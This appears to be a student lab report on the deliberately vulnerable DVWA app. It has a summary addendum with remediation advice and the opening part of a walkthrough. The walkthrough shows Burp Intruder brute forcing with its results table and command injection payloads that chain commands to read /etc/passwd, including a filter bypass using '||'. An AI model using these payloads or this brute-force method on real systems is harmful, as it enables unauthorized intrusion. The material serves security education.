CYBERSECURITY LAB REPORT

DAMN VULNERABLE WEB APPLICATION (DVWA)

Hands-on walkthrough of common web application vulnerabilities in a controlled practice environment

Brute Force | Command Injection | SQL Injection | File Inclusion | CSRF | XSS

PREPARED BY

Masum Ansari

Web Application Security | VAPT Practice

For authorized, local lab use only. DVWA is intentionally vulnerable.
Do not use these techniques against systems without permission.

DVWA Security Testing

Portfolio Report Addendum: Scope, Findings & Remediation

Prepared by: Masum Ansari

Assessment type: Educational, controlled-lab walkthrough

Target: Damn Vulnerable Web Application (DVWA)

Evidence basis: The accompanying 44-page walkthrough and its screenshots. No independent retesting was performed while preparing this addendum.

Important: DVWA is intentionally vulnerable. The results below describe the lab demonstrations documented in the source report and are not claims about a real production application.

1. Executive Summary

The source walkthrough documents practice against DVWA across several common web application vulnerability classes. The report includes screenshots and examples at different DVWA security levels, primarily using a browser, Burp Suite, and sqlmap. This addendum organizes those topics into a portfolio-friendly summary and provides defensive recommendations.

The original report is best presented as a learning lab rather than a professional client penetration test. It does not establish a real-world risk rating, prove impact outside the lab, or include independent validation of every step. Findings are therefore labelled as **Demonstrated in the documented lab**, not as independently verified production findings.

2. Scope and Methodology

In scope: The DVWA features covered in the source PDF: brute force, OS command injection, file inclusion, blind SQL injection, SQL injection, file upload, CSRF, stored XSS, and reflected XSS.

Method represented in the source: Manual interaction with DVWA, source-code inspection, HTTP request inspection/modification with Burp Suite, and sqlmap use for SQL injection examples. Screenshots are used as supporting evidence.

Out of scope: Any public or third-party target, production systems, independent retesting, formal exploitability validation beyond the screenshots, and quantitative business-impact assessment.

3. Findings Summary

Finding	Lab evidence in source report	Suggested priority*
Brute-force weakness	Pages 2–5 show dictionary-based login testing at multiple DVWA security levels.	Medium–High
OS command injection	Pages 6–9 show command separators and source-code/filter review.	High
File inclusion / path traversal	Pages 10–13 show path-based file access attempts and URI-scheme examples.	High
Blind SQL injection	Pages 14–17 show sqlmap requests and database/table enumeration examples.	High
SQL injection	Pages 18–22 show source-code review and SQL injection examples.	High
Unsafe file upload	Pages 23–29 describe upload validation tests and changing request metadata/file names.	High
CSRF	Pages 30–36 show password-change request inspection and referrer-based checks.	Medium–High
Stored XSS	Pages 37–40 show stored input leading to browser alert execution.	Medium–High
Reflected XSS	Pages 41–44 show reflected input and filter-bypass examples.	Medium–High

*Priorities are indicative educational guidance only, not measured CVSS ratings. Production severity depends on exploitability, exposure, affected data, privileges, and business context.

4. Remediation Guidance

Brute force

Apply per-account and per-source rate limits; progressive delays; MFA; breached-password checks; secure account recovery; and monitoring for repeated failures. Avoid relying on IP blocking alone.

OS command injection

Avoid shell invocation where possible. Use safe APIs and argument arrays, strict allowlists for accepted values, least-privilege service accounts, and server-side validation. Output escaping alone is not a sufficient fix.

File inclusion / path traversal

Use fixed server-side identifiers mapped to permitted files. Canonicalize and validate paths against an allowlisted base directory; deny traversal and unnecessary URI wrappers; restrict filesystem permissions.

SQL injection

Use parameterized queries/prepared statements for all data values. Apply least-privilege database permissions and safe error handling. Input validation is additional defence, not a substitute for parameterization.

Unsafe file upload

Allowlist required file types; validate file signatures and content; generate server-side filenames; enforce size limits; store uploads outside the web root or on isolated storage; disable execution; and scan where appropriate.

CSRF

Use unpredictable anti-CSRF tokens for state-changing requests, SameSite cookies, origin validation as defence-in-depth, and POST/appropriate methods for state changes. Do not rely on Referer checks alone.

Stored and reflected XSS

Contextually encode output, use safe DOM APIs, validate input as appropriate, and avoid inserting untrusted content as HTML. Deploy a suitable Content Security Policy as an additional layer, not as the primary fix.

5. Limitations and Quality Notes

• This addendum is based on the source PDF and screenshots; it does not claim that the lab was rerun or that all results were independently reproduced.

• The original PDF uses local addresses and session-cookie examples. Confirm that no valid secrets, real credentials, personal data, or externally reachable target details are included before publishing.

• The source report has spelling/grammar issues and some explanations that should be corrected. In particular, pages 23–29 discuss file upload while the section heading says “File Inclusion.”

• Some payloads and tool interfaces may be version-specific. Re-verify commands and screenshots in your own current local lab before claiming reproducibility.

• The original document contains exploit examples. Publish only with a clear authorized-lab disclaimer and never test these examples on systems without explicit permission.

6. Conclusion

The walkthrough demonstrates exposure to common web application testing techniques and security tools. With this addendum, it is easier to navigate and more balanced because it includes defensive guidance and transparent limitations. For a stronger portfolio, the next step is to proofread the original walkthrough, add consistent evidence captions, and validate each lab step before presenting it as reproducible work.

Responsible-use statement: This material is intended for education and authorized security testing in a controlled environment only.

DVWA Walk-through


Vulnerability: Brute Force

Brute force attack is an attack that works by trying various combinations of symbols, words, or phrases. The purpose of it is to guess a password, directory, or anything that an attacker wants to find out. Usually, big dictionaries are used for the attacks.


Low Level:

use a dictionary and try to brute force the password. In Kali Linux, there are dictionaries in different locations, but you might use this one – **/usr/share/dict/wordlist-probable.txt.**

Step:1 Open burp suite and go to Proxy->HTTP request
[find login request and send it to intruder].




Step:2 Open Intruder and set payload location.
Step:3 Now set payloads using load options.
[I have used password list from github : **Wordlist**]




Step:4 Start Attack and check HTTP Status with package size [Find 200 Status Code For OK and check different Length of package 4989]


You can easily identify that request has different length, and use that Password to Login. Check All unique lengths on package requests for Login.



To verify you can check the Request and response by clicking on the password.



Step:5 You can Login on the page using login ID and Password and on successful login you will the message “Welcome to the password protected area Admin”.



Medium Level:

Here, we can notice the presence of mysql_real_escape_string, which escapes special characters like backslashes, single quotes, and double quotes by adding backslashes

before them, preventing SQL injection. With this protection in place, SQL injection won't work, so we'll proceed with Hydra and Burp Suite for a brute force attack .

[This will work the same as Low Level].

High Level:


While DVWA brute force attack is still possible with High difficulty, there is a 3 seconds delay between requests. [Perform same task as easy But this time it's take some more time].

```
        $avatar = mysqli_result( $result, 1, "avatar" );

        // Login Successful
        echo "<p>Welcome to the password protected area " . $user . "</p>";
        echo '<img src="' . $avatar . '" />';
    } else {
        // Login failed
        sleep(3);
        echo "<pre><br>Username and/or password incorrect.</pre>";
        }

    mysql_close();
}

?>
```



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
5	password	200	25			4989	
0		200	3035			4923	
2	root	200	3027			4923	
4	wubao	200	3051			4923	
6	123456	200	3026			4923	
7	admin	200	3039			4923	
8	12345	200	3034			4923	
9	1234	200	3025			4923	
10	p@ssw0rd	200	3036			4923	
11	123	200	3029			4923	
12	1	200	3040			4923	
13	jiamima	200	3036			4923	
14	test	200	3038			4923	
15	root123	200	3036			4923	
16	!	200	3024			4923	
17	!q@w	200	3033			4923	
18	!qaz@wsx	200	3029			4923	
19	idcl@	200	3041			4923	
20	admin!@	200	3028			4923	
21		200	3038			4923	
22	alpine	200	3025			4923	
23	qwerty	200	3026			4923	
1	PublishThisListPlease	200	3049			4922	
3	!@	200	3026			4922	
24	12345678		0				


Vulnerability: Command Execution

Command injection is an attack that focuses on injecting and executing commands on the OS. This should not be mistaken as code injection. Attack has potentially devastating effects – if a hacker can execute commands on the operating system, we can control the web application itself.

Low Level:


In this Level Developer no any type of Restriction apply so we can use all Command to easily Bypass and perform all task/command.
google.com; cat etc/passwd
google.com | pwd google.com && ls
google.com || pwd
google.com & cat etc/passwd
This is all payload we can use in this level of security. In this tutorial I can't show you all output but, I show one output using ';' and print all passwords.


You can also run any payload using command injection.



Medium Level:


For the medium difficulty there is a list of a few substitutions hardcoded. However, not every symbol is blacklisted. If you paid attention, || is not blacklisted and can be used.



